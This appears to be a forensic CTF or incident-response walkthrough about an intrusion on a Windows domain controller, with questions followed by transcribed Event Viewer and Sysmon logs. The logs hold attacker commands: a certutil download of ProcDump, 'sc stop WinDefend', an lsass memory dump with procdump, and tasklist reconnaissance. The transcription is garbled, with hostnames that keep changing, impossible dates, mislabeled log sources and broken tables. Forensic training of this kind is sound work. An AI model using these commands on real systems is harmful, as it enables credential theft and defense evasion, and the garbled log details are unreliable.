

What is the name of the threat detected by Windows Defender?

Microsoft-Windows-Defender%4Operational.evtx

Type	Date	Time	Event	Source	Category	User	Computer
Warning	2021-03-12	8:17:55 AM	1116	Microsoft-Windows-W	None	SYSTEM	PoocController
Warning	2021-03-12	8:16:42 AM	1116	Microsoft-Windows-W	None	SYSTEM	PoocController

Description: Windows Defender Antivirus has detected malware or other potentially unwanted software. For more information please see the following: https://go.microsoft.com/fwlink/?linkid=37020&name=Trojan:Win32/Cepralad.A&threatid=2147726914&enterprise=0

Name: Trojan:Win32/Cepralad.A
ID: 2147726914
Severity: Severe
Category: Trojan
Path: C:\Users\NT\Windows\System32\certutil.exe -urlcache -split -f https://download.sysinternals.com/files/ProcDump.zip procdump.zip
Detection Origin: Unknown
Detection Type: Concrete
Detection Source: System
User: NT AUTHORITY\SYSTEM
Process Name: Unknown
Security Intelligence Version: AV: 1.333.180.0, AS: 1.333.180.0, NIS: 1.333.180.0
Engine Version: AM: 1.1.17900.7, NIS: 1.1.17900.7

What was the full URL that Windows Defender blocked an archive from being downloaded?

Microsoft-Windows-Defender%4Operational.evtx

Type	Date	Time	Event	Source	Category	User	Computer
Information	2021-03-12	8:18:07 AM	1117	Microsoft-Windows-W	None	SYSTEM	PoocController
Warning	2021-03-12	8:17:55 AM	1116	Microsoft-Windows-W	None	SYSTEM	PoocController
Information	2021-03-12	8:16:54 AM	1117	Microsoft-Windows-W	None	SYSTEM	PoocController
Warning	2021-03-12	8:16:42 AM	1116	Microsoft-Windows-W	None	SYSTEM	PoocController
Information	2021-02-06	6:19:55 AM	5007	Microsoft-Windows-W	None	SYSTEM	W2N-IR-4LH73576

Description: Windows Defender Antivirus has taken action to protect this machine from malware or other potentially unwanted software. For more information please see the following: https://go.microsoft.com/fwlink/?linkid=37020&name=Trojan:Win32/Cepralad.A&threatid=2147726914&enterprise=0

Name: Trojan:Win32/Cepralad.A
ID: 2147726914
Severity: Severe
Category: Trojan
Path: C:\Users\NT\Windows\System32\certutil.exe -urlcache -split -f https://download.sysinternals.com/files/ProcDump.zip procdump.zip
Detection Origin: Unknown
Detection Type: Concrete
Detection Source: System
User: NT AUTHORITY\SYSTEM
Process Name: Unknown
Action: Remove
Action Status: No additional actions required
Error Code: 0x00000000
Error description: The operation completed successfully.
Security Intelligence Version: AV: 1.333.180.0, AS: 1.333.180.0, NIS: 1.333.180.0
Engine Version: AM: 1.1.17900.7, NIS: 1.1.17900.7

Which user account was the attacker using when the archive was successfully downloaded to the host?

Microsoft-Windows-Defender%4Operational.evtx Security.evtx Microsoft-Windows-Sysmon%4Operational.evtx

Type	Date	Time	Event	Source	Category	User	Computer
Information	2021-03-12	8:29:28 AM	1	Microsoft-Windows-Sy	Devices	SYSTEM	PoocController
Information	2021-03-12	8:29:25 AM	1	Microsoft-Windows-Sy	Devices	SYSTEM	PoocController
Information	2021-03-12	8:27:57 AM	1	Microsoft-Windows-Sy	Devices	SYSTEM	PoocController
Information	2021-03-12	8:26:33 AM	1	Microsoft-Windows-Sy	Devices	SYSTEM	PoocController
Information	2021-03-12	8:23:47 AM	1	Microsoft-Windows-Sy	Devices	SYSTEM	PoocController
Information	2021-03-12	8:22:34 AM	1	Microsoft-Windows-Sy	Devices	SYSTEM	PoocController

Description: *The description for Event ID (1) in Source (Microsoft-Windows-Sysmon) could not be found. Either the component that raises this event is not installed on the computer or the installation is corrupted. You can install or repair the component or try to change Description Server.

The following information was included with the event (insertion strings):

-
2021-03-12 08:22:34.279
(93524514-24CA-604B-E504-000000000900)
8596
C:\Windows\System32\certutil.exe
10.0.17763.1687 (WinBuild.160101.0800)
certutil.exe
Microsoft® Windows® Operating System
Microsoft Corporation
certutil.exe
certutil.exe -urlcache -split -f https://download.sysinternals.com/files/ProcDump.zip procdump.zip
C:\Windows\System32\POOFCONTROLLER\Administrator
(93524514-2453-604B-CD04-000000000900)
00CC335A
3
High
HdS=E376807A4887A6085CEAB98E62AC9C37;SHA256=48922866498C4320D248CD337F4DCEE08FE77EE3ECB61F8020CD061F135E8E00,DHPHASH=68386A445800A271FC57948D8938D6C4
(93524514-2453-604B-CD04-000000000900)
4648
C:\Windows\System32\cmd.exe
"C:\Windows\System32\cmd.exe"

What was the full command used by the attacker to successfully download the archive?

Channel: Event ID: 7
Map Description
Time Created
Payload Detail
Executable Info: 7

Line	Tag	Record Number	Event Record ID	Level	Provider	Process ID	Thread ID	Computer	Remote Host	User ID	Check ID
Channel: Microsoft-Windows-System%4Operational (Count: 2)											
Event ID: 1 (Count: 2)											
Map Description: Process creation (Count: 2)											
Time Created: 2021-03-12 08:20:49.500 (Count: 1)											
Payload Detail: ParentCommandLine: "C:\Windows\System32\cmd.exe" (Count: 1)											
Executable Info: certutil.exe -urlcache -split -f "https://download.sysinternals.com/files/Procdump.zip" procdump.zip (Count: 1)											
Time Created: 2021-03-12 08:20:47.303263 (Count: 1)											
Payload Detail: ParentCommandLine: "C:\Windows\System32\cmd.exe" (Count: 1)											
Executable Info: certutil.exe -urlcache -split -f "https://download.sysinternals.com/files/Procdump.zip" procdump.zip (Count: 1)											
355. 11884 11884 Info Microsoft-Windows-System											

Process ID Thread ID Computer Remote Host User ID Check ID

Executable Info: certutil.exe -urlcache -split -f "https://download.sysinternals.com/files/Procdump.zip" procdump.zip (Count: 1)

Format: Refresh: CPU OK Comm Tab Font size: 12

What command was used by the attacker on the host to try and disable Windows Defender via the command line?

Microsoft-Windows-Defender%4Operational.exe Security.evtx Microsoft-Windows-System%4Operational.exe

Filtered: showing 76 of 12502 event(s)

Type	Date	Time	Event	Source	Category	User	Computer
Information	2021-03-12	1:02:47 PM	1	Microsoft-Windows-Sy	SYSTEM	PoapController	
Information	2021-03-12	1:01:14 PM	1	Microsoft-Windows-Sy	SYSTEM	PoapController	
Information	2021-03-12	1:01:10 PM	1	Microsoft-Windows-Sy	SYSTEM	PoapController	
Information	2021-03-12	1:01:10 PM	1	Microsoft-Windows-Sy	SYSTEM	PoapController	
Information	2021-03-12	11:08:15 AM	1	Microsoft-Windows-Sy	SYSTEM	PoapController	
Information	2021-03-12	8:21:37 AM	1	Microsoft-Windows-Sy	SYSTEM	PoapController	
Information	2021-03-12	8:21:35 AM	1	Microsoft-Windows-Sy	SYSTEM	PoapController	
Information	2021-03-12	8:20:49 AM	1	Microsoft-Windows-Sy	SYSTEM	PoapController	
Information	2021-03-12	8:20:44 AM	1	Microsoft-Windows-Sy	SYSTEM	PoapController	
Information	2021-03-12	8:20:23 AM	1	Microsoft-Windows-Sy	SYSTEM	PoapController	
Information	2021-03-12	8:19:43 AM	1	Microsoft-Windows-Sy	SYSTEM	PoapController	
Information	2021-03-12	8:19:40 AM	1	Microsoft-Windows-Sy	SYSTEM	PoapController	
Information	2021-03-12	8:03:05 AM	1	Microsoft-Windows-Sy	SYSTEM	PoapController	
Information	2021-03-12	2:24:45 AM	1	Microsoft-Windows-Sy	SYSTEM	PoapController	
Information	2021-03-12	2:23:08 AM	1	Microsoft-Windows-Sy	SYSTEM	PoapController	
Information	2021-03-11	6:07:27 PM	1	Microsoft-Windows-Sy	SYSTEM	PoapController	
Information	2021-03-11	3:28:28 PM	1	Microsoft-Windows-Sy	SYSTEM	PoapController	
Information	2021-03-11	3:28:28 PM	1	Microsoft-Windows-Sy	SYSTEM	PoapController	
Information	2021-03-11	3:28:28 PM	1	Microsoft-Windows-Sy	SYSTEM	PoapController	
Information	2021-03-11	3:28:30 PM	1	Microsoft-Windows-Sy	SYSTEM	PoapController	

The description for Event ID (1) in Source (Microsoft-Windows-System) could not be found.
Either the component that raises this event is not installed on the computer or the installation is corrupted. You can install or repair the component or try to change Description Server.

The following information was included with the event (insertion strings):

2021-03-12 08:20:49.500
(93524514-2461-604B-D104-000000000000)
5900
C:\Windows\System32\cmd.exe
10.0.17763.1 (WinBuild.160101.0800)
Service Control Manager Configuration Tool
Microsoft® Windows® Operating System
Microsoft Corporation
cmd.exe
stop WinDefend
C:\Windows\System32\POPCONTR0LLER\Administrator
(93524514-2033-604B-5A53-CC0000000000)
00CC355A
3

Provide the date and time when Windows Defender's real-time protection was disabled. (24H-UTC)

Microsoft-Windows-Defender%4Operational.exe Security.evtx Microsoft-Windows-System%4Operational.exe

Showing 361 event(s)

Type	Date	Time	Event	Source	Category	User	Computer
Information	2021-03-12	1:01:09 PM	5007	Microsoft-Windows-W	SYSTEM	PoapController	
Information	2021-03-12	1:01:08 PM	5007	Microsoft-Windows-W	SYSTEM	PoapController	
Information	2021-03-12	10:18:29 AM	1151	Microsoft-Windows-W	SYSTEM	PoapController	
Information	2021-03-12	9:18:29 AM	1151	Microsoft-Windows-W	SYSTEM	PoapController	
Information	2021-03-12	8:33:13 AM	2000	Microsoft-Windows-W	SYSTEM	PoapController	
Information	2021-03-12	8:33:13 AM	2000	Microsoft-Windows-W	SYSTEM	PoapController	
Information	2021-03-12	8:33:13 AM	2011	Microsoft-Windows-W	SYSTEM	PoapController	
Information	2021-03-12	8:33:13 AM	2011	Microsoft-Windows-W	SYSTEM	PoapController	
Information	2021-03-12	8:21:41 AM	5007	Microsoft-Windows-W	SYSTEM	PoapController	
Information	2021-03-12	8:21:37 AM	5007	Microsoft-Windows-W	SYSTEM	PoapController	
Information	2021-03-12	8:21:35 AM	5001	Microsoft-Windows-W	SYSTEM	PoapController	
Information	2021-03-12	8:18:29 AM	1151	Microsoft-Windows-W	SYSTEM	PoapController	
Information	2021-03-12	8:18:29 AM	1150	Microsoft-Windows-W	SYSTEM	PoapController	
Information	2021-03-12	8:18:07 AM	1117	Microsoft-Windows-W	SYSTEM	PoapController	
Warning	2021-03-12	8:17:55 AM	1116	Microsoft-Windows-W	SYSTEM	PoapController	
Information	2021-03-12	8:16:54 AM	1117	Microsoft-Windows-W	SYSTEM	PoapController	
Warning	2021-03-12	8:16:42 AM	1116	Microsoft-Windows-W	SYSTEM	PoapController	

Windows Defender Antivirus Real-time Protection scanning for malware and other potentially unwanted software was disabled.

Which version of ProcDump did the attacker run on the host?

Microsoft-Windows-Windows Defender\Operational			Security\evtx		Microsoft-Windows-Symantec\Operational	
Filtered: showing 17 of 12502 event(s)			NEW			
Type	Date	Time	Event	Source	Category	User
Information	2021-03-12	8:29:30 AM	13	Microsoft-Windows-Sy (13)		SYSTEM
Information	2021-03-12	8:29:30 AM	13	Microsoft-Windows-Sy (13)		SYSTEM
Information	2021-03-12	8:29:30 AM	13	Microsoft-Windows-Sy (13)		SYSTEM
Information	2021-03-12	8:29:30 AM	13	Microsoft-Windows-Sy (13)		SYSTEM
Information	2021-03-12	8:29:28 AM	11	Microsoft-Windows-Sy (11)		SYSTEM
Information	2021-03-12	8:29:28 AM	13	Microsoft-Windows-Sy (13)		SYSTEM
Information	2021-03-12	8:29:28 AM	1	Microsoft-Windows-Sy Devices		SYSTEM
Information	2021-03-12	8:29:28 AM	11	Microsoft-Windows-Sy (11)		SYSTEM
Information	2021-03-12	8:29:28 AM	13	Microsoft-Windows-Sy (13)		SYSTEM
Information	2021-03-12	8:29:25 AM	1	Microsoft-Windows-Sy Devices		SYSTEM
Information	2021-03-12	8:27:59 AM	11	Microsoft-Windows-Sy (11)		SYSTEM

The screenshot displays the Windows Event Viewer interface. The left pane shows a tree view with 'Channel' expanded, showing 'User Name' and 'Payload Data6'. The right pane shows a list of events. The event list has columns: Line, Tag, Record Number, Event Record Id, Time Created, Level, Provider, Process Id, Thread Id, Computer, User Id, and Map Description. The event list shows three events: Event Id: 1 (Count: 9), Event Id: 11 (Count: 1), and Event Id: 13 (Count: 18). The event details pane shows the details for Event Id: 13, including the channel, user name, and payload data. The payload data shows details for the process 'lsass.exe'.

Line	Tag	Record Number	Event Record Id	Time Created	Level	Provider	Process Id	Thread Id	Computer	User Id	Map Description
1	Info	11822	11822	2021-03-12 08:29:28.7754358	Info	Microsoft Windows					Process creation
2	Info	11824	11824	2021-03-12 08:29:28.7974998	Info	Microsoft Windows					FileCreate

Event Details: Details: c:\windows\system32\lsass.exe (Count: 1)

Channel: Microsoft-Windows-Sysmon/Operational (Count: 9)

User Name: NT AUTHORITY\SYSTEM (Count: 7)

User Name: POPOCONTROLLER\Administrator (Count: 2)

Payload Data6: ParentCommandLine: "C:\windows\system32\cmd.exe" (Count: 1)

Payload Data6: ParentCommandLine: procdump -ma lsass.exe lsass.dmp (Count: 1)

Payload Data6: Details: 07/10/2098 04:45:46 (Count: 1)

Payload Data6: Details: 10.0.17763.1 (Count: 1)


Payload Data6: Details: c:\windows\system32\lsass.exe (Count: 1)

Payload Data6: Details: DWORD (0x00000000) (Count: 7)

Payload Data6: Details: DWORD (0x00000000) (Count: 7)

Payload Data6: Details: microsoft corporation (Count: 1)

Line	Tag	Record Number	Event Record Id	Time Created	Level	Provider	Process Id	Thread Id	Computer	User Id	Map Descripti
-											
Event Id: 1 (Count: 2)											
Channel: Microsoft-Windows-Sysmon/Operational (Count: 2)											
User Name: POOPCONTROLLER\Administrator (Count: 2)											
Payload Data6: ParentCommandLine: "C:\windows\system32\cmd.exe" (Count: 1)											
Payload: ("EventData":{"Data":[{"@Name":"RuleName","@Text":"-"}, {"@Name":"UtcTime","@Text":"2021-03-12 08:29:25.729"}, {"@Name":"ProcessGuid","@Text":"93524514-2665-604b-f004-000000000000"}, {"@Name":"ProcessId","@Text":"8232"}, {"@Name":"Image","@Text":"C:\windows\system32\cmd.exe"}]}) (Count: 1)											
11019		11019	2021-03-12 08:29:25.7375358	Info	Microsoft-Windows-Sysmon		2616	3744	PoopController	S-I-5-18	Process creat
Payload Data6: ParentCommandLine: procdump -ma lsass.exe lsass.dmp (Count: 1)											
Payload: ("EventData":{"Data":[{"@Name":"RuleName","@Text":"-"}, {"@Name":"UtcTime","@Text":"2021-03-12 08:29:28.793"}]}) (Count: 1)											
Event Id: 11 (Count: 1)											
Channel: Microsoft-Windows-Sysmon/Operational (Count: 1)											
User Name: (Count: 1)											
Payload Data6: (Count: 1)											
Payload: ("EventData":{"Data":[{"@Name":"RuleName","@Text":"-"}, {"@Name":"UtcTime","@Text":"2021-03-12 08:29:28.793"}]}) (Count: 1)											
11024		11024	2021-03-12 08:29:28.7974998	Info	Microsoft-W						File Create



hahm.kay

Provider * Event ID * Map Description * Payload Data3 * Payload Data4 * Payload Data6 * Executable Info *

TeamViewer_exe Find

Line	Tag	Record Number	Event Record ID	Time Created	Level	Channel	Process ID	Thread ID	Computer	User ID	Channel
Provider: Microsoft-Windows-Sysmon (Count: 4)											
Event ID: 1 (Count: 4)											
Map Description: Process creation (Count: 4)											
Payload Data3: MD5=78AA418C313A807AB3E6258E14A4516,SHA256=BD74F0889E3AACA18AD49C6660F073E788FF7B685542FCEB188FBC7CE28279,INPHASH=8A78C5C3A8B91518D98167FD68E28751 (Count: 2)											
Payload Data4: ParentProcess: C:\Users\HrPool\AppData\Local\Temp\2\TeamViewer\TeamViewer_exe (Count: 2)											
Payload Data6: ParentCommandLine: "C:\Users\HrPool\AppData\Local\Temp\2\TeamViewer\TeamViewer_exe" (Count: 2)											
Payload Data3: MD5=7B189839FED3A2B6FD246CF8460BE51,SHA256=D250F177A3D0E73A683FA9032C46486E11F184E7CE175E99C37578E8EEF2188,INPHASH=4E8F1FC09590178A7E7AF6B1A1C836D08 (Count: 1)											
Payload Data4: ParentProcess: C:\Users\HrPool\AppData\Local\Temp\2\TeamViewer\TeamViewer_exe (Count: 1)											
Payload Data6: ParentCommandLine: "C:\Users\HrPool\AppData\Local\Temp\2\TeamViewer\TeamViewer_exe" (Count: 1)											
Executable Info: "C:\Program Files (x86)\TeamViewer\TeamViewer_Service.exe" -install (Count: 1)											
Payload Data3: MD5=F4ACF94548A8F9886FF08AB08214376AC,SHA256=8FB1C8A88171E0D948B2C5E82B54968340899A5F87EAB52BC96DF0F60197728,INPHASH=4EAD0F5094204FC5588E1874E1B77EA7 (Count: 1)											
Payload Data4: ParentProcess: C:\Users\HrPool\Downloads\TeamViewer_Setup.exe (Count: 1)											
Payload Data6: ParentCommandLine: "C:\Users\HrPool\Downloads\TeamViewer_Setup.exe" (Count: 1)											

What was the domain looked up in the first DNS query done by the TeamViewer application after it was installed?

[illegible]

Determine how the attacker gained access to the Administrator account. -> brute-force attack

[illegible]

What IP address can we send to the Firewall team for blocking?

	Row(s) = *	Map Description = *		Time Created =	Remote Host =	Payload Detail =	Payload Detail =		Sessions	+ -	Find	
Line	Tag	Record Number	Event Record Id	Event Id	Level	Provider	Process Id	Pthread Id	Computer	User Id	Chain Number	User Name
-	-	-	-	-	-	-	-	-	-	-	-	-
-	# Channel:	Security	(Count: 1)									
-	# Map Description:	User Initiated LoginOff	(Count: 1)									
-	# Time Created:	2012-07-12 04:45:02.290Z@ES	(Count: 1)									
-	# Remote Host:	(Count: 1)										
-	# Payload Detail:	(Count: 1)										
-	# Payload Detail:	(Count: 1)										
-	-	7514	7514	4647		Logviewx Microsoft-Windows-Security-Auditing	760	2352	FoapController	66	Target: ADG	

What command did the attacker run on the host which would've helped him understand what Antivirus software was running on the system? tasklist

Which command did the attacker run on the host that would have helped him understand the network interface configuration of the host?

What was the name of the user account added by the attacker?

